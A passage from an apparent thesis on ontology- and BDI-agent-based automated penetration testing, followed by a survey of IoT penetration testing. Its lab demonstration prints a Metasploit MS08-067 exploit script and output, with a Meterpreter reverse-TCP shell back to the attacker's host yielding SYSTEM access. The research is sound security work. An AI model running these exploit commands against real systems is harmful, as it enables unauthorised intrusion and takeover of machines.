In OntoPT, *attacker*, *target*, *attack method* and *vulnerability* classes are created as top-level concepts. The *attacker* class includes a set of attacker instances, such as *attacker1*. All the targets which have the root privilege belong to the *attacker* class.

The *target* class includes a set of target instances such as *target 1* and *target 2*. These target instances are described by data properties such as *IP address*, *port*, *OS*, *application*, *configuration* and *current permission*. In this case, when two targets are in the same subnet, this is indicated by a relation. Through ontology, it is easy to understand the network topology of the target.

The *vulnerability* class includes a set of instances to represent vulnerability information. The CVSS database can be used to establish the instances and the relationships between the vulnerabilities through the pre-condition and post-condition of the vulnerability. In OntoPT, the MS08-067 vulnerability instance has been included for presentation purposes.

The *attack method* class consists of multiple levels of attack methods, based on the PT taxonomy, such as buffer overflow attack or password attack. Within the attack method class, specific attack actions are defined as instances which include data properties such as *action*, *pre-condition* and *post-condition*. If there is a relation between an attacker instance and an action instance, that represent the attacker performs the specific action. In OntoPT, one instance indicates performing a buffer overflow attack with CVE number MS08-067. Property characteristics and descriptions are used to represent axioms and restrictions in OntoPT. For example, the object property *isSameSubnet* is *symmetric*. Moreover, all attack methods are pre-defined and extensible in OntoPT.

To describe the relations between instances, five object properties are defined below:

- **hasPermission:** represents an attacker who has specific current permission in a target.
- **isConnected:** represents an attacker instance that can be connected to the target instance.

- **isNotConnected** represents an attacker instance that cannot be connected to the target instance.
- **isSameSubnet**: represents an target instances which are in the same subnet.
- **exploitBy**: represents an attacker who can perform a specific attack.
- **hasVul**: represents an target that has specific vulnerability.

5.3 SWRL and Reasoning

SWRL is regarded not only as a combination of rules and ontologies but also as being able to directly use the relationships and vocabulary in an ontology. SWRL rules comprise a *body* and *head*, which represent pre-conditions and post-conditions. The *body* and *head* consist of a set of atoms. Informally, a rule can be read as meaning that if the *body* is true, then the *head* must also be true. SWRL rules are established by using the attributes and relationships in the ontology.

SWRL rules are used to determine attack actions when certain pre-conditions are satisfied as well as to obtain new knowledge. Therefore, the SWRL rule base is a vital part of making decisions in the automation of PT.

Rule-1:

$$\text{isConnected}(\text{attacker}, \text{target1}) \wedge \text{hasVul}(\text{target1}, \text{MS08-067}) \\ \rightarrow \text{exploitBy}(\text{attacker}, \text{MS08} - \text{067_attack})$$

Rule 1 presents the process of an attack on vulnerability MS08-067: when the attacker can connect to *target 1*, which has MS08-067 vulnerability, then the attacker can perform an MS08-067 attack. After reasoning using the inference engine in Protege, a new relation occurs between the attacker instance and the MS08-067 instance, represented by the object property *exploitBy*. Figure 5.2 shows how *attacker 1* performs the MS08-067 attack.




Figure 5.2: Example for Rule-1 SWRL rule-based reasoning

Unlike the BDI model, SWRL rules can be directly reasoned to obtain new knowledge, while the BDI model needs to perform specific actions on the environment. For example, ontology can discover potential attack paths through a combination of SWRL rules, property characteristics and descriptions. Rule 2 presents a PT scenario in an internal network, whereby, if the attacker can connect to *target 2* and successfully gain root permission, then *target 2* becomes an internal attacker. In this way, it is easy to ensure that the path reaches its final target. Figure 5.3 shows that *target 2* belongs to the *attacker* class after SWRL rule-based reasoning.

Rule-2:

$$\text{isConnected}(\text{attacker}, \text{target2}) \wedge \text{exploitBy}(\text{attacker}, \text{target2}) \wedge \text{currentPermission}(\text{target2}, \text{root}) \rightarrow \text{attacker}(\text{target2})$$




Figure 5.3: Example for Rule-2 SWRL rule-based reasoning

5.4 Automation

Based on an ontology and SWRL rules, the BDI agent framework achieves a better performance in automated PT. In general, an ontology is used to store knowledge of targets and attacks, while the BDI agent performs specific attack actions. Owlready [58] is a module for ontology-oriented programming in Python which is used to interact between the ontology and the BDI agent by performing actions such as load, query, create, update classes, instances, properties and reasoning. In addition, BDIPython is used to implement the BDI mechanism, which is a Python library used to support BDI-style programming. The approach has two knowledge bases, SWRL rules and BDI plans. The SWRL rules are used to make decisions about an attack by inference using the ontology, while plans are used to perform multiple attack steps in the BDI agent. In fact, the ontology is only updated with the result of an attack rather than with the information generated by the intermediate process of an attack. The advantage of using an SWRL-based ontology knowledge base is that the agent can infer new knowledge rather than relying on pre-defined plans.

5.4.1 Interaction between a BDI Model and an Ontology

The interaction between a BDI agent and an ontology can be illustrated by the pseudocode given in the algorithm 1. Firstly, the BDI model acts and returns the result (lines 1 - 3). Secondly, the ontology instances and data properties are created based on the result (lines 5 - 8). Finally, the BDI model can act if the ontology instance has a specific data property in *exploitBy* relation (lines 10 - 14).

Algorithm 2 shows an example of the interaction between an agent and an ontology to perform the MS08-067 attack: Firstly, the BDI model collects the open port information by running Nmap and returns the result (lines 1 - 3). Secondly, the ontology instances and data properties are created based on the result (lines 5 - 8) and run a reasoning engine. Finally, the BDI model can perform an MS08-067 attack if the ontology instance has MS08-067 data property in *exploitBy* relation (lines 10 - 14).

Algorithm 1 Interaction between an agent and an ontology

```
1: function BDIACTION(parameters)
2:   result ← action
3:   return result
4: end function
5: function UPDATEONTOLOGY(result)
6:   onto ← ontology.load
7:   onto.target.bdiaction ← result
8:   syncReasoner
9: end function
10: function BDIACTION(onto.parameters)
11:   if onto.attacker.exploitBy = onto.bdiaction then
12:     result ← bdiaction(parameters)
13:   end if
14: end function
```

Algorithm 2 Example: Interaction between an agent and an ontology

```
1: function NMAP(ip)
2:   port ← nmap
3:   return port
4: end function
5: function UPDATEONTOLOGY(port)
6:   onto ← ontology.load
7:   onto.target.port ← port
8:   syncReasoner
9: end function
10: function MS08067ATTACK(ip)
11:   if onto.attacker.exploitBy = onto.ms08067 then
12:     result ← ms08067attack(ip)
13:   end if
14: end function
```

5.4.2 Automation Process

The target information and PT knowledge can be stored using the ontology. The target information is stored as instances under target classes with data properties such as IP address, ports, OS, applications, configurations, vulnerabilities and current permission. The object property *isSameSubnet* represents the relation between targets. From the attacker's perspective, attack actions are stored as instances under the attacker methods class with data properties such as actions, pre-conditions and post-conditions. SWRL rules are used to determine attack actions and their preference according to target information, while also updating the information or relations in the ontology. After the ontology determines the specific attack action, the BDI plan can perform the attack. At this point, the belief set in the BDI agent is used to store new information generated during the attack. Finally, the ontology is updated, including the object property *exploitBy* and data property *current property*, after the attack is finished in the BDI agent, using Owlready2. The process of the ontology-based automation of PT is presented in Figure 5.4:

5.5 Attack Scenario

An attack scenario is used to validate the ontology-based method in a virtual environment. The demonstration runs on the Kali Linux virtual machine, while the target runs on a Windows XP SP3 virtual machine. Metasploit, a popular PT framework, is used for attack action space. In BDIPython, functions are used to define attack actions and plan rules to achieve the BDI reasoning cycle. The demonstration shows the process of attacking *target 2*. The target information is shown below:

- IP address: 192.168.1.162
- Ports: 135, 139, 445, 3389
- Operating system: Windows XP SP3
- Vulnerabilities: MS08-067, Weak password
- Current permission: None





Figure 5.4: Process of automation of PT using an ontology

The MS08-067 buffer overflow attack and SSH password attack are used to show the process of attack, as shown in Figure 5.5. Firstly, after inputting the *target 2* IP address and attacker's IP address, the agent starts to probe the *target 2*'s port. Then, according to the port scan results, there is no SSH port running on *target 2*. Thus, the agent performs the MS08-067 attack. Finally, the MS08-067 attack is successful (see Figure 5.6), and the agent obtains the highest permission in the *target 2* system. Figure 5.7 shows a connection has been created between the agent and target machine with a system privilege through the 4444 port.



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python auto.py
#####
Welcome to our ontology based automatic penetration testing demo!

This demo is based on Metasploit.

#####

please input the target ip address:192.168.1.162
please input the local ip address:192.168.1.145
now I will scan the opened ports of target.....
now read the portscan result
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-23 17:40 EDT
Nmap scan report for pig-aee59c552f6 (192.168.1.162)
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:4E:35:86 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
445 port is opened ,run smb(ms08-067) attack
try to exploit 192.168.1.162 by ms08067...

```

Figure 5.5: Probe target's port

All the information about *target 2* is stored in the data property. Figure 5.8 shows the updates of the data property in *target 2* and the relation between attacker instance and MS08-067 instance in the ontology. In *target 2* data properties, current permission is changed to *system*.

```

      =[ metasploit v5.0.20-dev ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

[*] Processing ms08067.rc for ERB directives.
resource (ms08067.rc)> use exploit/windows/smb/ms08_067_netapi
resource (ms08067.rc)> set RHOST 192.168.1.162
RHOST => 192.168.1.162
resource (ms08067.rc)> set target 34
target => 34
resource (ms08067.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (ms08067.rc)> set LHOST 192.168.1.145
LHOST => 192.168.1.145
resource (ms08067.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.145:4444
msf5 exploit(windows/smb/ms08_067_netapi) > [*] 192.168.1.162:445 - Attempting to t
rigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.1.162
[*] Meterpreter session 1 opened (192.168.1.145:4444 -> 192.168.1.162:1045) at 2019
-10-23 17:41:23 -0400
msf5 exploit(windows/browser/ms12_004_midi) >

```

Figure 5.6: MS08-067 attack

```

msf5 exploit(windows/smb/ms08_067_netapi) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ PIG-AEE59C552F6	192.168.1.145:4444 -

```

> 192.168.1.162:1045 (192.168.1.162)

```

Figure 5.7: System permission




Figure 5.8: Properties update in the ontology

5.6 Summary

In this chapter, an ontology-based automated PT approach was proposed. An ontology was created by Protege based on PT attack taxonomy. To help make decisions and generate new knowledge, SWRL rules were used to create an extra PT knowledge base. To validate the approach, the BDIPython library was used to implement an attack scenario in a virtual environment. By using an ontology, the BDI model obtained better reasoning ability in the automation of PT.

Chapter 6

Penetration Testing for Internet of Things and Its Automation

6.1 Introduction

The IoT was proposed by MIT in 1999; this particular period heralded a critical episode in the new generation of information technology [21]. The IoT is considered an extension of the traditional Internet, whereby things in the physical world can be connected to the Internet. The IoT allows information communication transfer along with recognition, location, tracking information, monitoring and management based on Radio Frequency Identification (RFID), sensor, GPS or machine to machine technologies. According to the literature, the IoT structure consists of three layers: application, network and perception [29]. The application layer provides various services to users in different scenarios. The network layer is responsible for information transmission and processing. Finally, the perception layer collects information and identifies objects in the physical world, including various hardware terminals such as RFID, sensor and GPS. Currently, IoT technology has been applied in various fields such as smart grid, intelligent traffic, smart city, smart home, intelligent healthcare, physical activity and smart building. However, due to a growing number of attacks, a significant number of researchers have recently focused on security.

Most IoT security research focuses on the analysis, defence or attack of a specific device. To date, no approach has been devised to evaluate the overall security of IoT from the perspective of an attacker. Although PT is a heavily favoured method, the process incurs extensive financial costs and takes a significant amount of time. Automation can significantly improve the efficiency of PT. This chapter analyses the security problems of IoT and proposes a PT methodology and its automation based on the BDI model to evaluate IoT security.

6.2 Security Issues in the Internet of Things

IoT security has specialised characteristics which the traditional Internet lacks, because its three-layered structure causes more vulnerabilities and attack surfaces. Therefore, traditional network security solutions are not sufficient to protect the IoT. In the three-layered IoT structure, each layer has specific security issues, some of which are similar to the traditional network. This section analyses the security issues in each layer.

6.2.1 Perception Layer Security

The perception layer, also known as a recognition layer or physical layer, collects information from the real world and integrates it into the digital world by RFID, sensors, GPS and other hardware devices. Normally, the nodes in the perception layer are light, with low power, limited computing ability, low storage space, and they remain unattended. Therefore, the traditional information security solutions are not adopted in the perception layer. From perception network to nodes, specific security issues cause more attack surfaces. For example, nodes are vulnerable to attack by skimming, eavesdropping, spoofing, cloning, killing, jamming and shielding [81].

6.2.2 Network Layer Security

The network layer is responsible for the transmission of information between the application layer and the perception layer. The network layer is a combination of

various networks, including the Internet, mobile communication network, satellite, GSM network, GPRS, 3G, 4G and WIFI network. The security issues of these networks are similar to traditional ones, and they are vulnerable to DDoS attack, sniffing attack, data tampering attack, data replay attack and signal interference attack. In addition, the mix of different network architectures may cause new security issues [81].

6.2.3 Application Layer Security

The application layer provides various services to users, such as smart grid, intelligent traffic, smart city, smart home, intelligent healthcare and smart building. The IoT can be accessed and managed by users through various applications in different technological platforms such as computers, mobiles or smart hardware devices. The main security risk of the application layer (as with the others) is its vulnerability to attack depending on the IoT scenario (e.g, buffer overflow attack, SQL injection, XSS, password attack and social engineering attack).

6.3 Penetration Testing for IoT

Research on IoT-specific security issues and the IoT attack surface areas project by OWASP [67], has demonstrated that the perception layer is what distinguishes traditional PT from the PT for IoT. The process of IoT PT be considered in terms of four stages, as shown in Figure 6.1, namely, 1) information gathering, 2) analysis, 3) exploitation, and 4) reporting.

6.3.1 Information Gathering

The information gathering in the initial stage is a critical step that determines PT success by probing information from all three IoT structural layers (perception, network and application).




Figure 6.1: The process of IoT PT

6.3.1.1 Perception Layer

In the perception layer, it is essential to collect information regarding the physical environment, location of the node, type of node, range of the node, type of connection, type of communication protocol, topology of the node, type of node operation system, power of the node, security mechanism, node vulnerability and transmission protocol vulnerability. Examples of tools include, but are not limited to:

- **Hardware Bridge API:** an IoT PT extension in Metasploit.
- **Nmap:** a free and open source utility for network discovery and security auditing.
- **OpenVAS:** an advanced open source vulnerability scanner and management system.
- **Nessus:** a globally used vulnerability scanner.
- **Shodan:** detects which of your devices are connected to the Internet, where they are located, any vulnerabilities and who is using them.

6.3.1.2 Network Layer

The network layer is critical to collect information similar to traditional PT such as network, type of connection, security mechanism, type of communication and transmission protocol vulnerability by network attack tools, such as the well-known wireless attack suite Aircrack-ng.

6.3.1.3 Application Layer

Information gathering in the application layer is similar to traditional PT. It is vital to collect information regarding OS, port, services information, type of access control, configuration information and vulnerability information by Nmap, OpenVAS and Nessus.

6.3.1.4 Social Engineering Information

To improve the probability of success in PT, social engineering information also needs to be collected, for example, DNS information, the email list and application information. The DNSenum and Fierce are famous for collecting DNS information, and the email list can be collected by theHarvester.

6.3.2 Analysis

In the analysis stage, information regarding the target must be organised and analysed; subsequently, viable attack paths must be discerned and planned to obtain access privilege to the target. Additionally, a validity check is often required and performed within an experimental environment.

6.3.3 Exploitation

Real attacks are performed based on viable attack paths and planning in the analysis stage. During PT, the DDoS attack is prohibited to ensure the availability of the target.

6.3.3.1 Perception Layer

The IoT node characteristic in the perception layer determines the attack on this layer and is the cause of the difference between traditional and IoT PT. Specific attacks can be performed by Hardware Bridge API or IoTseeker, including [54]:

- **Skimming:** reading the node information illegally.
- **Eavesdropping:** sniffer information between nodes and router.
- **Spoofing:** generating fake node data.
- **Cloning:** cloning the node.
- **Killing:** stealing and destroying the node.

- **Buffer overflow attack** on the node.
- **Access control attack on the node:** IoTseeker breaks the IoT device's default password.

6.3.3.2 Network Layer

Attacks on the network layer normally include: network traffic sniffer, signal replay, signal fake and signal hijacking in different network communication protocols, such as WIFI, 3G, 4G, GSM, Bluetooth by wireless attack Aircrack-ng. The description of these attacks is as follows:

- **Network traffic sniffer:** sniffer information between networks.
- **Signal replay:** replaying the legal information to attack the target.
- **Signal fake:** generating legal information to attack the target.
- **Signal hijacking:** jamming the target network and forcing the target node to connect to a controllable fake network.

6.3.3.3 Application Layer

The attack on the application layer is very similar to traditional PT, which consists of web application attack, software buffer overflow attack and password attack by using tools such as, but not limited to:

- **Metasploit:** The most critically acclaimed PT framework includes thousands of exploitation loads.
- **W3af:** A web application attack framework.
- **John the Ripper:** A password cracker.

6.3.3.4 Social Engineering Attack

Social engineering attack refers to a type of attack on the general public's lack of security awareness. In a hypothetical example, employees can be targeted by delivering a malicious email to them, which enables machine access privilege to the targets sub-network and further PT objectives. The ability to perform this type of attack requires Setoolkit, the best-known tool within the field of PT, consisting of social engineering attack tools.

6.3.4 Reporting

Successful PT results in identifying vulnerabilities, whose details are processed and subsequently reported to the owner of the target as information to improve security.

6.4 Experiment

The model runs on a PC with an Intel I5 CPU at 2.3 GHz and 8GB of RAM. As shown in Figure 6.2, the simulation experiment represents the BDI agent and the three layers of IoT. The internal communication actions in Jason were used to simulate the interaction between the BDI model and the IoT. The model is implemented by AgentSpeak Jason.

6.4.1 IoT Target

The IoT targets information in three layers, including services and corresponding vulnerabilities, as shown in Table 6.1, and this information is stored in the belief set. Simulation of the three IoT structural layers required the creation of four agents that represent the application and network layer and the two nodes in the perception layer, respectively. Information can be transmitted between each layer and nodes, and the network layer is responsible for the information transmission between the application layer and the perception layer. Moreover, to make the scenario uncertain, random numbers were used to determine the result of an attack.

